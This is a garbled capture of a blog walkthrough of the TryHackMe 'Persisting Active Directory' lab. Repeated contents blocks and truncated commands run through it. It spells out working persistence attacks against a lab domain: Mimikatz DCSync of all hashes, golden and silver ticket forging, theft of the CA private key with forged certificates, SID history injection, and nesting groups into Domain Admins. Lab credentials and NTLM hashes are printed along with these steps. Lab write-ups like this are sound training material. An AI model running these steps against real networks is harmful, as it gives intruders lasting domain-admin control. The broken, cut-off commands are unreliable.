

[HOME](#) / [BLOG](#) / [TRYHACKME](#)

TryHackMe | Persisting Active Directory

In this walkthrough, I demonstrate the "Persisting Active Directory" i

**0xBEN**

Aug 11, 2022

16 min read

Table of Contents

[Nest the Groups](#)[Verify Inherited Privileges Questions](#)[Task 7: Persistence through ACLs](#)[Practical](#)[RDP to THMWRK1](#)[Modify the AdminSDHolder Template](#)[WinRM to the Domain Controller Questions](#)[Task 8: Persistence through GPOs](#)[Common GPO Persistence Techniques](#)[Domain Persistence with Logon Scripts](#)[Create a Payload](#)[Create a Batch Script](#)[Copy the Items to the Domain Controller](#)[Create the GPO](#)[Start a Listener and Catch a Shell](#)[Remove Admins Ability to Edit GPOs](#)[Questions](#)[Task 9: Conclusion](#)[Additional Persistence Techniques](#)[Mitigation](#)

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques

Mitigation

In: [TryHackMe](#), [Active Directory](#), [Attacking](#)
[AD](#)

Task 1: Introduction

Connecting to the Network

I am using my own Kali VM to complete this task. The IP address provided by TryHackMe.

Download the VPN connection pack and configure it as a background service.

```
# Run the VPN connection as a daemon in the background
sudo openvpn --config ./persistingad.ovpn --daemon
```

When finished with the room, you can terminate the connection with this command:

```
# Find the PID of the OpenVPN process
pid=$(sudo ps aux | grep -v grep | grep -i persistingad | awk '{print $2}')

# Send SIGTERM to the PID
sudo kill -9 $pid
```

Edit DNS Configuration

I didn't follow the guidance in the room for a more simplistic approach. Please note that the DNS configurations in the before and after shown below are specific to my environment.

Before

```
# Generated by NetworkManager
search cyber.range
nameserver 10.0.0.1
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

/etc/resolv.conf (before)

After

`10.200.75.101` is the IP address of the network diagram. The domain controller in the network environment.



```
# Generated by NetworkManager
search cyber.range za.tryhackme.loc
nameserver 10.200.88.101
nameserver 10.0.0.1
# Shorten name resolution timeouts to 1 second
options timeout:1
# Only attempt to resolve a hostname 2 times
options attempts:2
```

/etc/resolv.conf

Run `sudo systemctl restart networking.service` changes.

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Test Hostname Lookups

```
nslookup thmdc.za.tryhackme.loc
```

Why does this work?

You're instructing the DNS resolution service to search between `10.200.75.101` and `10.0.0.1` . So, let's

```
nslookup google.com
```

What's happening is this:

1. First ask `10.200.75.101` - "Do you know?"
2. If the domain controller answers,
3. If the domain controller doesn't know,
4. Then, ask `10.0.0.1` - "Do you know?"

Request Credentials

You will need a set of credentials as

You can request them from: `http://distr:`

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Task 2: Persist Through Credentials

Order of Operations

- Use your unprivileged credentials from the *distributor* to facilitate initial access

- Use the **Administrator** credentials in the lesson to perform privileged operations. Pretend that these are credentials you've obtained during the exploitation phase.

za.tryhackme.loc\Administrator:tryhackmewouldnotg

Credentials are Unreliable

- Passwords can easily be changed
- **Will** be changed when an attacker is in
- More reliable credentials would be
 - Local Administrative Accounts
 - Could still maintain a pr
 - Delegate Accounts
 - Given the right delegation golden tickets
 - AD Service Credentials
 - WSUS
 - SCCM
 - Could force changes on the

Table of Contents

Nest the Groups

Verify Inherited Privileges Questions

Task 7: Persistence through ACLs Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

DC Sync

SSH to THMWRK1

```
ssh administrator@za.tryhackme.loc@thmwrk1.za.tryhackme.loc
```

DC Sync with Mimikatz

To `dcsync` a single user we can test it from the distributor.

```
powershell.exe -ep bypass
```

```
C:\Tools\mimikatz_trunk\WIN32\mimikatz.exe
```

```
mimikatz # lsadump::dcsync /domain:za.tryhackmloc
```

I had to use the WIN32 version, since I was ge

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

```
mimikatz # lsadump::dcsync /domain:za.tryhackme.loc /user:donald.ross
[DC] 'za.tryhackme.loc' will be the domain
[DC] 'THMDC.za.tryhackme.loc' will be the DC server
[DC] 'donald.ross' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : donald.ross

** SAM ACCOUNT **

SAM Username : donald.ross
Account Type : 30000000 ( USER_
User Account Control : 00010200 ( NORMA
Account expiration :
Password last change : 4/25/2022 7:30:0
Object Security ID : S-1-5-21-3885271
Object Relative ID : 1150

Credentials:
Hash NTLM: 8091fee1f3890584904bd7d5ce
ntlm- 0: 8091fee1f3890584904bd7d5ce
lm -0: 050c2ca7e71e3877ee6c72841d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 72ae8e8c145a680e5846

10 390130c0c8771937273e89afda359eb
11 e562c6da520f89261422ef389c9a519
12 b4950b5513abb308eb451fce3d6bd71
13 5f50005f50005f50005f50005f5000
```

To `dcsync` **all users** from the domain controller, there are two ways:

- Specify a `log` file in the Mimikatz command
- Or, exit Mimikatz and run a one-liner

I'm going to choose the second option as the log file is clean.

```
C:\Tools\mimikatz_trunk\Win32\mimikatz.exe 'lsadump::dcsync /domain:za.tryhackme.loc /all' >
```

Transfer the file to Kali for keeping.

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques

Mitigation


```
# Run the scp command from Kali
scp administrator@za.tryhackme.loc@thmwrk1.za.tryhackme.loc:C:/Users/Administrator.ZA/dcsynca

# Remove Windows CRLF line endings
# Change to utf8 encoding
dos2unix dcsynca1.txt

# Inspect the file with the less command
# Use the arrow keys to navigate
# Search for a term by hitting the '/' key
less dcsynca1.txt
```

Questions

? What is the Mimikatz command to p
username of test on the za.tryhackme.loc

Show Answer

```
lsadump::dcsync /domain:za.tryhackme.loc /user:Administrator
```

? What is the NTLM hash associated with Administrator on the za.tryhackme.loc

Show Answer

```
16f9af38fca3ada405386b3b57366082
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques

Mitigation

Task 3: Persistence Golden Tickets

- If we have the `krbtgt` account's hash
- This is because, we don't need to validate our identity to the KDC
 - We can sign any ticket with the `krbtgt` hash to validate a TGT
 - Given the `krbtgt` hash, we can request a TGT and keep the ticket valid for 10 hours
 - We can simply request a TGT as `krbtgt` hash
 - Now, armed with the TGT, we can request a ticket for any target user at will
- Information needed to generate a golden ticket
 - `krbtgt` hash
 - Domain FQDN
 - Domain SID
 - Target user ID to impersonate

Table of Contents

- Nest the Groups
- Verify Inherited Privileges
- Questions
- Task 7: Persistence through ACLs
- Practical
 - RDP to THMWRK1
 - Modify the AdminSDHolder Template
 - WinRM to the Domain Controller
- Questions
- Task 8: Persistence through GPOs
- Common GPO Persistence Techniques
- Domain Persistence with Logon Scripts
 - Create a Payload
 - Create a Batch Script
 - Copy the Items to the Domain Controller
 - Create the GPO
 - Start a Listener and Catch a Shell
 - Remove Admins Ability to Edit GPOs
- Questions
- Task 9: Conclusion
- Additional Persistence Techniques
- Mitigation

Silver Tickets

- Limited in impact when compared to a golden ticket

- Silver tickets are forged TGS tickets
- TGS tickets are requested when a user wants to access a **specific service**
 - The TGS is created **after** authentication
 - Meaning, a silver ticket is created by the KDC
 - Only the attacker and the KDC
 - A service will be running on a host
 - Therefore, the TGS will be requested from the KDC
 - Computer accounts also have TGS tickets
 - Given the machine's password hash
 - Forge a TGS as a fake user
 - Alter group SIDs in the ticket
 - Put ourselves in priv
 - Now with administrative access
 - Change the machine password to something long
 - This ensures the password is not expired
 - TGS tickets for re-authentication
 - Use access on the host

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Forging Tickets with Mimikatz

SSH to THMWRK1

We are going to SSH to `THMWRK1` as our unprivileged user account.

```
ssh donald.ross@za.tryhackme.loc@thmwrk1.za.tryhackme.loc
```

Get the Domain Context

```
powershell.exe -ep bypass
```

```
Get-ADDomain
```

Forge Some Tickets

Golden Ticket

```
C:\Tools\mimikatz_trunk\Win32\mimikatz.exe
```

```
mimikatz # kerberos::golden /admin:ReallyNotALegitAccount /
```

We can specify here, `/admin:ReallyNotALegitAccount` the TGT request with the `krbtgt` hash, identity. It just grants the TGT because

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques

Mitigation

```
mimikatz # kerberos::golden /admin:ReallyNotALegitAccount /t
User      : ReallyNotALegitAccount
Domain    : za.tryhackme.loc (ZA)
SID       : S-1-5-21-3885271727-2693558621-2658995185
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 16f9af38fca3ada405386b3b57366082 - rc4_hmac_ntlm
Lifetime  : 8/10/2022 7:44:22 PM ; 8/11/2022 5:44:22 AM ; 8/11/2022 5:44:22 AM
→ Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

```
Golden ticket for 'ReallyNotALegitAccount @ za.tryhackme.loc' successfully submitted for current session
```

```
PS C:\Users\donald.ross> dir \\thmdc.za.tryhackme.loc\C$\Users
```

```
Directory: \\thmdc.za.tryhackme.loc\C$\Users
```

Mode	LastWriteTime
d——	7/3/2022 10:25 AM
d——	4/27/2022 8:22 AM
d-r—	3/21/2020 8:25 PM
d——	3/21/2020 8:52 PM

```
PS C:\Users\donald.ross> █
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Silver Ticket

```
mimikatz # kerberos::golden /admin:ReallyNotALegit
```

We specify here, `/admin:StillNotALegitAccount` to request a silver ticket. Services on machines **do not** authenticate with the KDC – authenticate the user and request a TGS, this assumes we've already

`/id:500` is the RID of the **local administrator**. We specify this to authorize us seeing that we're a privileged user. We also specify `/service:cifs` and alter the ticket, because we've simulated the target machine's hash.

`/service:cifs` is the SMB file service. Like the author says, there's a safe bet of it running on the target server.

```
mimikatz # kerberos::golden /admin:ReallyNotALegitAccount /domain:za.tryhackme.loc /id:500 /sid:S-1-5-21-3885271727-26
t
User      : ReallyNotALegitAccount
Domain    : za.tryhackme.loc (ZA)
SID       : S-1-5-21-3885271727-2693558621-2658995185
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 16f9af38fca3ada405386b3b57366082 - rc4_hmac_nt
Lifetime  : 8/10/2022 7:56:38 PM ; 8/11/2022 5:56:38 AM ; 8/17/2022 5:56:38 AM
→ Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'ReallyNotALegitAccount @ za.tryhackme.loc'
```

```
PS C:\Users\donald.ross> dir \\thmserv

Directory: \\thmserver1.za.tryhackme.loc
```

Mode	LastWriteTime
d—	4/30/2022 11:07 AM
d—	4/30/2022 11:07 AM
d—	4/30/2022 11:07 AM
d—	4/30/2022 11:07 AM
d—	4/25/2022 8:52 PM
d—	5/7/2022 10:09 AM
d—	4/30/2022 11:07 AM
d—	6/30/2022 11:50 PM
d-r—	3/21/2020 8:25 PM
d—	4/30/2022 3:30 PM
d—	4/30/2022 4:15 PM
d—	3/21/2020 8:52 PM

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Questions

? Which AD account's NTLM hash is used to sign Kerberos tickets?

Show Answer



krbtgt

? What is the name of a ticket that

Show Answer

Golden Ticket

? What is the name of a ticket that

Show Answer

Silver Ticket

? What is the default lifetime (in
generated by Mimikatz?

Show Answer

10

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques

Mitigation

Task 4: Persistence Certificates

A quick note here. The techniques forward are incredibly invasive and you have signoff on your red team techniques, you must take the utmost care with these techniques. In real-world scenarios, most of these techniques would require a rebuild. Make sure you fully understand using these techniques and only use them with prior approval on your assessment. In most cases, a red team is not chained at this point instead of a simulation. Meaning you would most likely not use these techniques but rather simulate them.

- This attack revolves around taking control of the Certificate Authority (CA) of the domain.
- Armed with the private key, the attacker can "approve" their own Certificate Signing Request to generate certificates to any user.
- In Kerberos authentication, a user can impersonate their public key.

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller

Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Extracting the Private Key with Mimikatz

SSH to THMDC

SSH to the domain controller using the domain administrator credential given in task 1. Since the **Active Directory Certificate Services (AD CS)** services is running on the domain controller, we execute the attack on this host.

```
ssh administrator@za.tryhackme.loc@thmdc.za.tryha
```

Extract the CA's Private

```
powershell -ep bypass

C:\Tools\mimikatz_trunk\x64\mimikatz.exe

# Enumerate certificates
mimikatz # crypto::certificates /systemstore:localmachinemy

# Elevate privileges
mimikatz # privilege::debug

# Allow certificate export without private key
mimikatz # crypto::capi
mimikatz # crypto::cng

# Export the certificates with private keys
mimikatz # crypto::certificates /systemstore:localmachinemy /export /yes

mimikatz # exit
```

Table of Contents

- Nest the Groups
- Verify Inherited Privileges
- Questions
- Task 7: Persistence through ACLs
- Practical
 - RDP to THMWRK1
 - Modify the AdminSDHolder Template
 - WinRM to the Domain Controller
- Questions
- Task 8: Persistence through GPOs
- Common GPO Persistence Techniques
- Domain Persistence with Logon Scripts
 - Create a Payload
 - Create a Batch Script
 - Copy the Items to the Domain Controller
 - Create the GPO
 - Start a Listener and Catch a Shell
 - Remove Admins Ability to Edit GPOs
- Questions
- Task 9: Conclusion
- Additional Persistence Techniques
- Mitigation

Create Your Own Certificates

Let's create a certificate for the domain administrator account.

```
# List the certificate files
# "local_machine_My_1_za-THMDC-CA.pfx" is the CA's certificate with the private key
Get-ChildItem .\*.pfx
```

```
C:\Tools\ForgedCert\ForgedCert\ForgedCert.exe --CaCertPath .\local_machine_My_1_za-THMDC-CA.pfx
```

Now, let's use **Rubeus** to create a TGT and inject it into our session

```
# Create the TGT and save it locally
C:\Tools\Rubeus.exe asktgt /user:Administrator /e

# Use Mimikatz to inject the ticket into our session
C:\Tools\mimikatz_trunk\x64\mimikatz.exe

mimikatz # kerberos::ptt domain-admin.kirbi

mimikatz # exit

dir \\thmdc.za.tryhackme.loc\C$\Users
```

```
PS C:\Users\Administrator> dir \\thmdc.za.tryhackme.loc\c$\Users

Directory: \\thmdc.za.tryhackme.loc\c$\Users

Mode                LastWriteTime
----                -
d-----          8/10/2022    8:31 PM
d-----          4/27/2022    8:22 AM
d-r-----        3/21/2020    8:25 PM
d-----        3/21/2020    8:52 PM
```

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs
Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Questions

? What key is used to sign certificates to prove their authenticity?

Show Answer

Private key

? What application can we use to forge the CA certificate and private key?

Show Answer

ForgeCert.exe

? What is the Mimikatz command to pass the name of ticket.kirbi?

Show Answer

kerberos::ptt ticket.kirbi

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Task 5: Persistence through SID History

- Security Identifiers (SIDs) history allows for one account to be attached to another
- For example, when migrating a domain, an account on a new domain could have the SID history of an account from the old domain during the migration
- One way to abuse this feature is to add a user to a high-privilege group – like the **Domain Admins** group – as a low-level user
- Even though the user is not a member of the group, the system will authorize them as if they were, because they're being in their history

Practical

SSH to THMDC

SSH into the *domain controller* using the credentials provided.

```
ssh administrator@za.tryhackme.loc@thmdc.za.tryhackme.loc
```

Fact Finding

Now, let's inspect the SID history and see if we can find an unprivileged account retrieved from the credential distributor.

```
powershell -ep bypass
```

```
Get-ADUser 'donald.ross' -Properties sidhistory,memberof
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller

Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

```
PS C:\Users\Administrator> Get-ADUser 'donald.ross' -Properties sidhistory,memberof

DistinguishedName : CN=donald.ross,OU=Sales,OU=People,DC=za,DC=tryhackme,DC=loc
Enabled           : True
GivenName        : Donald
MemberOf         : {CN=Internet Access,OU=Groups,DC=za,DC=tryhackme,DC=loc}
Name             : donald.ross
ObjectClass      : user
ObjectGUID       : 41c12f5e-8abc-4e03-98a1-f1b1b1b1b1b1
SamAccountName    : donald.ross
SID              : S-1-5-21-3885271727-2693558621-2658995185-512
SIDHistory       : {}
Surname          : Ross
UserPrincipalName :
```

We can see the **SIDHistory** property is empty. The **MemberOf** property shows that this user is only a member of the **Internet Access** group.

Alter the SID History

Let's get the SID of the **Domain Admins** group.

```
Get-ADGroup 'Domain Admins'
```

```
PS C:\Users\Administrator> Get-ADGroup 'Domain Admins'

DistinguishedName : CN=Domain Admins,CN=Administrators,CN=Builtin,DC=za,DC=tryhackme,DC=loc
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : 3a8e1409-c578-45d1-9bb7-e15138f1a922
SamAccountName    : Domain Admins
SID               : S-1-5-21-3885271727-2693558621-2658995185-512
```

S-1-5-21-3885271727-2693558621-2658995185-512

Table of Contents

- Nest the Groups
- Verify Inherited Privileges
- Questions
- Task 7: Persistence through ACLs
- Practical
 - RDP to THMWRK1
 - Modify the AdminSDHolder Template
 - WinRM to the Domain Controller
- Questions
- Task 8: Persistence through GPOs
 - Common GPO Persistence Techniques
 - Domain Persistence with Logon Scripts
 - Create a Payload
 - Create a Batch Script
 - Copy the Items to the Domain Controller
 - Create the GPO
 - Start a Listener and Catch a Shell
 - Remove Admins Ability to Edit GPOs
- Questions
- Task 9: Conclusion
- Additional Persistence Techniques
- Mitigation

Now, let's use the `DSInternals` PowerShell module to add the **Domain Admins** SID to our user's SID history:

```
Import-Module DSInternals

# Can't modify the SID history while the NTDS database is running
Stop-Service ntds -Force

# Add the SID to our account's SID history
Add-ADDSidHistory -SamAccountName 'donald.ross'

# Start the NTDS database again
Start-Service ntds
```

SSH to THMWRK1

Now, that we've added the **Domain Admin** user account, let's SSH to `thmwrk1` to our **Domain Admin** privileges.

```
# SSH to thmwrk1 from Kali
ssh donald.ross@za.tryhackme.loc@thmwrk1.za.tryhackme.loc
```

Now, see if we can access a privileged process on the domain controller.

```
dir \\thmdc.za.tryhackme.loc\c$\Users
```

Table of Contents

Nest the Groups
Verify Inherited Privileges
Questions
Task 7: Persistence through ACLs
Practical
RDP to THMWRK1
Modify the AdminSDHolder Template
WinRM to the Domain Controller
Questions
Task 8: Persistence through GPOs
Common GPO Persistence Techniques
Domain Persistence with Logon Scripts
Create a Payload
Create a Batch Script
Copy the Items to the Domain Controller
Create the GPO
Start a Listener and Catch a Shell
Remove Admins Ability to Edit GPOs
Questions
Task 9: Conclusion
Additional Persistence Techniques
Mitigation

Impact

- Not easily removed except by RSAT tooling

- Difficult to find, not easily detected

Questions

- ? What AD object attribute is normally used to store the object's previous domain to allow it to move to a new domain?

Show Answer

SIDHistory

- ? What is the database file on the DC that stores all AD information?

Show Answer

ntds.dit

- ? What is the PowerShell command to restart the ntds service after we injected our SID history values?

Show Answer

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

```
Start-Service -Name ntds
```

Task 6: Persistence Membership

- The most privileged groups or resources are often the best choice, as they are often more closely guarded.
- In a previous lesson, we had written a script that added a group, which gave us privileges to the local administrator group, which would be good for maintaining access.
- A local administrator group may be added to the local administrator groups.
- A group nested in a privileged group may be added to the local administrator group.

Practical

I am going to try to do the exercise in a different fashion than demonstrated in the lesson.

SSH to THMDC

```
ssh administrator@za.tryhackme.loc@thmdc.za.tryhackme.loc
```

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs
Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Create Some Groups

```
# Launch PowerShell
powershell -ep bypass

# Create the 1st group in the People\IT OU
New-ADGroup -Path "OU=IT,OU=People,DC=ZA,DC=TRYHA

# Create the 2nd group in the People\Sales OU
New-ADGroup -Path "OU=SALES,OU=People,DC=ZA,DC=TR

# Create the 3rd group in the People\Consulting O
New-ADGroup -Path "OU=CONSULTING,OU=People,DC=ZA,

# Create the 4th group in the People\Marketing OU
New-ADGroup -Path "OU=MARKETING,OU=People,DC=ZA,D

# Create the 5th group in the People\IT OU
New-ADGroup -Path "OU=IT,OU=People,DC=ZA,DC=TRYHA
```

Table of Contents

Nest the Groups

Verify Inherited Privileges Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs


Questions

Task 9: Conclusion

Additional Persistence Techniques Mitigation

Nest the Groups

PERMISSIONS INHERITANCE



Unprivileged user inherits Domain Admins privileges from the parent group

```
# Add Group 1 to Group 2
Add-ADGroupMember -Identity '0xBEN_nestgroup2' -Members '0xBEN_nestgroup1'
```

```
# Add Group 2 to Group 3
Add-ADGroupMember -Identity '0xBEN_nestgroup3' -Members '0xBEN_nestgroup2'

# Add Group 3 to Group 4
Add-ADGroupMember -Identity '0xBEN_nestgroup4' -Members '0xBEN_nestgroup3'

# Add Group 4 to Group 5
Add-ADGroupMember -Identity '0xBEN_nestgroup5' -Members '0xBEN_nestgroup4'

# Add Group 5 to Domain Admins
Add-ADGroupMember -Identity 'Domain Admins' -Members '0xBEN_nestgroup5'

# Add unprivileged user to Group 1
Add-ADGroupMember -Identity '0xBEN_nestgroup1' -Members '0xBEN_nestgroup3'
```

Verify Inherited Privileges

SSH to `thmwrk1` as your unprivileged user

```
ssh donald.ross@za.tryhackme.loc@thmwrk1.za.tryhackme.loc
```

Try accessing a privileged resource on the host

```
